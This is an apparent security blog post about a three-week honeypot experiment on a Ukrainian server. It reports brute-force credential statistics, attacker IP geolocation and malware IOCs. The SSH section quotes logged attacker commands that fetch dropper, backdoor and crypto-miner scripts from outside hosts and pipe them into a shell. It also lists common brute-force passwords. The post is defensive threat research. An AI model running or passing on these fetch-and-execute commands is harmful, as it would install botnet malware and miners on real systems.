
Tough Times for Ukrainian Honeypot?



Intro

We've recently been inundated with news of increased cyberattacks and a general increase in cyber threats online. Hackers - both bad and good, government related or private groups - have their hands full every day as never before and compounding the situation is the Russia-Ukraine (UA) war which has sparked a cyber storm. This made us just more curious about Internet attacks on the UA telecom infrastructure. One would expect our research to at least turn up a few attacks from Russia, but, surprisingly, that was not the case.

More honeypots!

To take a closer look at the situation, I rented a VPS server located in UA. The requirement for this research was having an IP address originating from the UA pool. Unlike my previous study A handshake with MySQL Bots, I didn't use original software (e.g. MariaDB server for MySQL service) to gather information from the given service, but I decided to use open-source honeypot projects. There are good and bad sides of this approach, but was mainly focused in taking a general overview of what, how and from where attacks are made, rather than a detailed binary analysis, etc.

The honeypot operated for three weeks, collecting information about authentication attempts on several services, mainly SSH, but also: HTTP, Telnet, VNC and SMTP - and a few more:

```
root@vps49972:~# ss -tlp4
State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port     Process
LISTEN     0          128                  0.0.0.0:pop3s              0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:33060              0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:33061              0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:mysql              0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:5900               0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:pop3               0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:imap2              0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:http               0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:ftp                0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:ssh                0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:telnet             0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:socks              0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:postgresql         0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:smtp               0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:5593               0.0.0.0:*         users:(("sshd",pid=2683,fd=
LISTEN     0          128                  0.0.0.0:https              0.0.0.0:*         users:(("docker-proxy",pid=
LISTEN     0          128                  0.0.0.0:imaps              0.0.0.0:*         users:(("docker-proxy",pid=
```

SSH

The main idea of SSH sensor was monitoring and logging what is happening on one of the most sensitive sites on the Internet. For this purpose, I used a project called Kippo, which perfectly pretends to be an SSH service by mimicking an operating system. Kippo allowed me to not only to see how login strings and passwords are being brute-forced, but also what happens after getting into - in this case fake - operating system.

During the three weeks it operated, the honeypot counted over 50,000 authentication attempts. The honeypot was configured to simulate a successful login every other attempt. Analyzing logs, among simple Linux commands, we mainly notice attempts to download and run droppers and miners. More info about these files on the bottom of page.

```
3378 rows in set (0.008 sec)

MySQL [kippo]> select distinct realm,success,input as command from input where input like 'wget%';
+-------+---------+-----------------------------------------------------------------------------------------------+
| realm | success | command                                                                                       |
+-------+---------+-----------------------------------------------------------------------------------------------+
| NULL  |       1 | wget -qO - http://202.110.187.205/x/1sh | sh > /dev/null 2>&1 &                               |
| NULL  |       1 | wget -c http://202.110.187.205/x/1sh -P /var/run                                              |
| NULL  |       1 | wget -qO - http://202.110.187.205/x/2sh | sh > /dev/null 2>&1 &                               |
| NULL  |       1 | wget -c http://202.110.187.205/x/2sh -P /tmp                                                  |
| NULL  |       1 | wget http://107.172.157.131/Pemex.sh                                                          |
| NULL  |       1 | wget http://51.161.64.197/8UsA2.sh                                                            |
| NULL  |       1 | wget 23.94.22.13/x86                                                                          |
| NULL  |       1 | wget http://23.254.247.214/Heisenbergbins.sh                                                  |
| NULL  |       1 | wget -qO - http://23.183.81.112/go.sh | sh > /dev/null 2>&1 &                                 |
| NULL  |       1 | wget http://107.172.157.131/bins/Zeus.x86                                                     |
| NULL  |       1 | wget http://194.31.98.109/ugotnulled.sh                                                       |
| NULL  |       1 | wget http://185.245.62.231/test.sh                                                            |
| NULL  |       1 | wget http://194.31.98.122/keenzeuonions                                                       |
| NULL  |       1 | wget -O /var/run/1sh http://157.245.41.77/.i/1sh                                              |
| NULL  |       1 | wget -qO - http://157.245.41.77/.i/1sh | sh > /dev/null 2>&1 > /dev/null 2>&1 &               |
| NULL  |       1 | wget -qO - http://157.245.41.77/.i/2sh | sh > /dev/null 2>&1 > /dev/null 2>&1 &               |
| NULL  |       1 | wget -O /tmp/2sh http://157.245.41.77/.i/2sh                                                  |
| NULL  |       1 | wget http://179.43.175.170/putkite/quickr1n.sh                                                |
| NULL  |       1 | wget -qO - http://61.177.137.133/x/1sh | sh > /dev/null 2>&1 &                                |
| NULL  |       1 | wget -c http://61.177.137.133/x/1sh -P /var/run                                               |
| NULL  |       1 | wget -qO - http://61.177.137.133/x/2sh | sh > /dev/null 2>&1 &                                |
| NULL  |       1 | wget -c http://61.177.137.133/x/2sh -P /tmp                                                   |
| NULL  |       1 | wget http://182.53.197.74/scripts/23s                                                         |
| NULL  |       1 | wget http://45.90.161.105/onions1337                                                          |
| NULL  |       1 | wget http://95.181.161.112/bins.sh || curl -O http://95.181.161.112/bins.sh                   |
| NULL  |       1 | wget http://45.148.10.64/bins.sh                                                              |
| NULL  |       1 | wget https://realhardromania.tk/0x83911d24Fx.sh                                               |
| NULL  |       1 | wget 37.0.11.224/x86                                                                          |
| NULL  |       1 | wget http://136.144.41.227/CocknBallsbins.sh                                                  |
| NULL  |       1 | wget http://213.232.235.203/0x83911d24Fx.sh                                                   |
| NULL  |       1 | wget http://194.242.56.116/mirai.sh                                                           |
| NULL  |       1 | wget http://182.52.51.239/scripts/23s                                                         |
| NULL  |       1 | wget https://raw.githubusercontent.com/C3Pool/xmrig_setup/master/setup_c3pool_miner.sh        |
| NULL  |       1 | wget http://104.168.49.29/8UsA.sh                                                             |
| NULL  |       1 | wget 194.31.98.248/x86_64                                                                     |
+-------+---------+-----------------------------------------------------------------------------------------------+
35 rows in set (0.047 sec)
```

```
749 rows in set (0.011 sec)

MySQL [kippo]> select distinct realm,success,substring(input, 1, 100) as command from input where input like 'curl%';
+-------+---------+-----------------------------------------------------------------------------------------------+
| realm | success | command                                                                                       |
+-------+---------+-----------------------------------------------------------------------------------------------+
| NULL  |       1 | curl http://202.110.187.205/x/3sh | sh                                                        |
| NULL  |       1 | curl -s -L http://222.100.89.36/stx.sh | LC_ALL=en_US.UTF-8 bash -s 47GZnxsEvU1gRaShZCzDxo7TY7LV2688 |
| NULL  |       1 | curl http://157.245.41.77/.i/3sh | sh > /dev/null 2>&1 &                                     |
| NULL  |       1 | curl -s -L http://download.c3pool.org/xmrig_setup/raw/master/setup_c3pool_miner.sh | LC_ALL=en_US.UT |
| NULL  |       1 | curl http://135.148.91.146/bins.sh -o bins.sh                                                 |
| NULL  |       1 | curl http://61.177.137.133/x/3sh | sh                                                         |
| NULL  |       1 | curl -s -L http://222.100.89.36/stx.sh | LC_ALL=en_US.UTF-8 bash -s 4AXp4BAFuqCUNLJ3X12FKg7jp9MQjiMe |
| NULL  |       1 | curl -O https://realhardromania.tk/0x83911d24Fx.sh                                            |
| NULL  |       1 | curl -s -L http://222.100.89.36/stx.sh | LC_ALL=en_US.UTF-8 bash -s 49G2LmJhnRZMLGQvYE8d8ACxtgfTaxBp |
| NULL  |       1 | curl -s -L https://raw.githubusercontent.com/C3Pool/xmrig_setup/master/setup_c3pool_miner.sh | bash  |
+-------+---------+-----------------------------------------------------------------------------------------------+
10 rows in set (0.013 sec)
```

Please note the numbers 3378 and 749 at the top of each screenshot. These are the numbers of the results of the same query, but without using the DISTINCT statement. This gives us some perspective on the real number of download attempts.

Only part of the addresses listed above were active. The samples that I initially analyzed turned out to be mostly part of the well-known Mirai botnet.

The top 20 most encountered passwords and usernames used during a brute-force attack are listed below.

```
MySQL [kippo]> select password,count(password) as count from auth group by password order by count desc limit 20;
+------------+-------+
| password   | count |
+------------+-------+
| nproc      |  2312 |
| 1          |  1825 |
| 123456     |   993 |
| admin      |   982 |
| password   |   804 |
| test       |   526 |
| 12345678   |   511 |
| 1234       |   496 |
| 12345      |   456 |
| root       |   438 |
| user       |   428 |
| 123456789  |   391 |
| ubuntu     |   325 |
| testuser   |   306 |
| 123        |   294 |
| 1qaz@WSX   |   292 |
| oracle     |   280 |
| postgres   |   262 |
| 1234567890 |   252 |
|            |   227 |
+------------+-------+
20 rows in set (0.036 sec)
```

```
MySQL [kippo]> select ip,count(*) as count from sessions group by ip order by count desc limit 20;
+-----------------+-------+
| ip              | count |
+-----------------+-------+
| 217.24.241.162  | 23616 |
| 116.105.212.31  |  1900 |
| 116.105.216.128 |  1025 |
| 116.110.3.253   |   928 |
| 143.198.77.103  |   645 |
| 193.142.146.229 |   544 |
| 46.19.139.42    |   496 |
| 141.98.10.157   |   496 |
| 136.144.41.227  |   486 |
| 141.98.11.29    |   484 |
| 2.56.57.169     |   434 |
| 45.125.65.126   |   402 |
| 31.222.238.15   |   392 |
| 46.19.139.18    |   348 |
| 141.98.11.20    |   335 |
| 122.194.229.45  |   333 |
| 141.98.10.174   |   328 |
| 112.85.42.229   |   325 |
| 122.194.229.40  |   298 |
| 112.85.42.128   |   282 |
+-----------------+-------+
20 rows in set (0.063 sec)
```

And the number of connections made from single IP along with GeoIP information:

```
MySQL [kippo]> select username,count(username) as count from auth group by username order by count desc limit 20;
+----------+-------+
| username | count |
+----------+-------+
| root     |  8956 |
| user     |  2483 |
| nproc    |  2312 |
| admin    |  2088 |
| test     |   493 |
| ubuntu   |   385 |
| oracle   |   337 |
| git      |   335 |
| testuser |   321 |
| ansible  |   316 |
| postgres |   298 |
| changeme |   287 |
| support  |   269 |
| 111111   |   238 |
| ubnt     |   221 |
| dev      |   200 |
| system   |   190 |
| guest    |   178 |
| ftpuser  |   169 |
| server   |   165 |
+----------+-------+
20 rows in set (0.034 sec)
```

```
root@vps49972:~# for i in `cat top20IPsessions`; do echo -n $i " - "; geoiplookup $i |cut -d":" -f 2; done
217.24.241.162  -  AL, Albania
116.105.212.31  -  VN, Vietnam
116.105.216.128  -  VN, Vietnam
116.110.3.253  -  VN, Vietnam
143.198.77.103  -  US, United States
193.142.146.229  -  NL, Netherlands
46.19.139.42  -  CH, Switzerland
141.98.10.157  -  LT, Lithuania
136.144.41.227  -  US, United States
141.98.11.29  -  LT, Lithuania
2.56.57.169  -  US, United States
45.125.65.126  -  HK, Hong Kong
31.222.238.15  -  IP Address not found
46.19.139.18  -  CH, Switzerland
141.98.11.20  -  LT, Lithuania
122.194.229.45  -  CN, China
141.98.10.174  -  LT, Lithuania
112.85.42.229  -  CN, China
122.194.229.40  -  CN, China
112.85.42.128  -  CN, China
```

Albania and Vietnam top the list.

To monitor other services, I used the heralding project, which logs only login credentials and connection data. This honeypot collected information for two weeks. For the following services, I focused mainly on GeoIP information.

The numbers of authentication attempts for each service:

```
ftp  - 90
http  - 968
imaps  - 1
pop3  - 853
pop3s  - 2
postgresql  - 321
smtp  - 1430
telnet  - 32401
vnc  - 7106
```

Telnet

Telnet, the archaic terminal connection is still quite popular - at least among attacking bots. Let's look at the collected data.

Top 20 login names:

```
root@vps49972:~/logs# grep -I telnet log_auth.csv |awk -F, '{print $9 }' |sort |uniq -c |sort -r |head -n 20
   8522 enable
   8127 root
   6110 shell
   3028 admin
   1188 linuxshell
    457 guest
    407 default
    391 system
    357
    201 supervisor
    190 defa
    189 user
    175 support
    162 telnetadmin
    158 Admin
    129 QUIT
    117 %88#
     95 vstarcam2015
     88 administrator
     88 666666
```

The number of connections made from a single IP along with GeoIP information:

```
183.242.16.154  -  CN, China
149.129.131.134  -  IN, India
27.128.200.163  -  CN, China
106.75.41.146  -  CN, China
91.207.184.136  -  PL, Poland
45.190.158.161  -  BR, Brazil
38.7.88.227  -  US, United States
177.55.157.125  -  BR, Brazil
138.118.235.157  -  BR, Brazil
102.152.150.206  -  TN, Tunisia
99.104.219.19  -  US, United States
47.103.131.81  -  CN, China
5.50.82.115  -  FR, France
47.108.71.177  -  CN, China
103.123.53.98  -  IN, India
5.11.165.205  -  TR, Turkey
123.121.5.249  -  CN, China
61.155.62.142  -  CN, China
42.193.188.120  -  CN, China
39.73.149.115  -  CN, China
```

China noticeably on the lead.

Virtual Network Computing (VNC)

We might think that Virtual Network Computing would not find many users today, but it turns out that VNC still has many followers. According to Shodan, there are more than 320,000 devices on the Internet with recognized VNC service, and more than 1 million devices with open port 5900/TCP. These numbers alone justify the bots activity.

```
root@vps49972:~/logs# grep -I vnc log_auth.csv|awk -F, '{print $4}' |sort |uniq -c |sort -r
   7042 193.169.255.124
     62 85.29.137.139
      1 179.43.166.238
      1 128.14.133.50
root@vps49972:~/logs# for i in `grep -I vnc log_auth.csv |awk -F, '{print $4}' |sort |uniq -c |s
193.169.255.124  -  PL, Poland
85.29.137.139  -  KZ, Kazakhstan
179.43.166.238  -  CH, Switzerland
128.14.133.50  -  US, United States
```

We found only two active sources of attacks: Poland (7042 brute-force attempts) and Kazakhstan (62 brute-force attempts).

SMTP

Attacks on the mail transport protocol wasn't very heavy with just 14 unique addresses counted.

```
root@vps49972:~/logs# grep -I smtp log_auth.csv |awk -F, '{print $4}' |sort |uniq -c |sort -r
    716 85.202.169.181
    414 31.210.20.146
     34 141.98.10.82
     29 141.98.10.70
     28 141.98.10.24
     28 141.98.10.203
     27 141.98.10.217
     26 45.125.65.159
     26 141.98.11.19
     26 141.98.11.17
     25 185.36.81.192
     22 45.125.66.24
     15 141.98.11.14
     14 141.98.11.4
```

```
85.202.169.181  -  NL, Netherlands
31.210.20.146  -  NL, Netherlands
141.98.10.82  -  LT, Lithuania
141.98.10.70  -  LT, Lithuania
141.98.10.24  -  LT, Lithuania
141.98.10.203  -  LT, Lithuania
141.98.10.217  -  LT, Lithuania
45.125.65.159  -  HK, Hong Kong
141.98.11.19  -  LT, Lithuania
141.98.11.17  -  LT, Lithuania
185.36.81.192  -  LT, Lithuania
45.125.66.24  -  LT, Lithuania
141.98.11.14  -  LT, Lithuania
141.98.11.4  -  LT, Lithuania
```

Netherlands and Lithuanian attack activity on the top.

HTTP

The honeypot wasn't able to collect any information about HTTPS activity, most likely because of self-signed certificate and the lack of related domain.

There were so few authentication attempts that I limited the results to just 10 in order to illustrate the activity.

```
root@vps49972:~/logs# grep -I http log_auth.csv |awk -F, '{print $4}' |sort |uniq -c |sort -r  |head -n 10
    406 8.21.110.154
     42 2.56.57.187
     41 185.220.101.42
     40 164.92.135.248
     24 37.0.10.28
     22 45.137.21.166
     21 185.220.101.33
     20 62.171.149.200
     20 46.101.154.158
     20 37.44.238.81
```

```
8.21.110.154  -  US, United States
2.56.57.187  -  US, United States
185.220.101.42  -  DE, Germany
164.92.135.248  -  US, United States
37.0.10.28  -  NL, Netherlands
45.137.21.166  -  NL, Netherlands
185.220.101.33  -  DE, Germany
62.171.149.200  -  DE, Germany
46.101.154.158  -  DE, Germany
37.44.238.81  -  FR, France
```

Authentication attempts on the other services were so few that we can easily leave them out of the conclusions.

IOCs

Filename(s)	Description	MD5
1sh / 2sh	Simple dropper script	36a5b9303d671f49e404791d53d1d96c
8UsA.sh / 8UsA2.sh	Simple dropper script (multi-architecture targets)	f126deaee0a4958f2b8b5cacd5583617
bins.sh	Simple dropper script (multi-architecture targets)	6030879d276d5add08b96dc923843fa8

go.sh	Simple dropper script	025964a1bf4ae385de5c56835eca4033
Heisenbergbins.sh	Simple dropper script (multi-architecture targets)	faa93d8745cbdd0742d0db28e8108e2a
mirai.sh	Simple dropper script (multi-architecture targets)	ebedac22d41286ffba78439b94f1d131
Pemex.sh	Simple dropper script (multi-architecture targets)	199bf4a4cda2ed957a5efcfbfbf49af5
CocknBallsbins.sh	Simple dropper script (multi-architecture targets)	e0c2acdffbb36d8c85abce52629dded4
23s	Backdoor	b4ff3961cefcc5e151e319666bae6f5e
x86_64	Backdoor	7e360e93a48e2bc25e412885d3aed601
Zeus.x86	Backdoor	1a19659c1918dcc8aacad48f4ea484cc
stx.sh	Crypto-miner dropper	814e7f7f32964cbf5ec91dbb56768da8
setup_c3pool_miner.sh	Crypto-miner dropper	c476816858ba11425bb9ce4c39e323b5
systemd	Backdoor	2cee4f5e0252494ae3923c7f7b179cd5

Summary

Have tough times come for the Ukrainian Honeypot? Well, on this particular one, not really.

We didn't notice any IP coming from Russia. In fact, much of the exploitation we saw could have occurred regardless of the geography the honeypot was installed in.

There could be many reasons for this. Our first thought is elite hacking groups don't necessarily pounce on a newly emerging server on the Internet. Instead, these groups have set targets on which they focus their time and energy. What our honeypot experiment did

prove was that bots still function, in their usual fashion. Lazily attacking everything they can connect to on the Internet. Additionally, we found that brute-force attacks are constantly a threat to poorly managed infrastructures, servers, and IoT devices.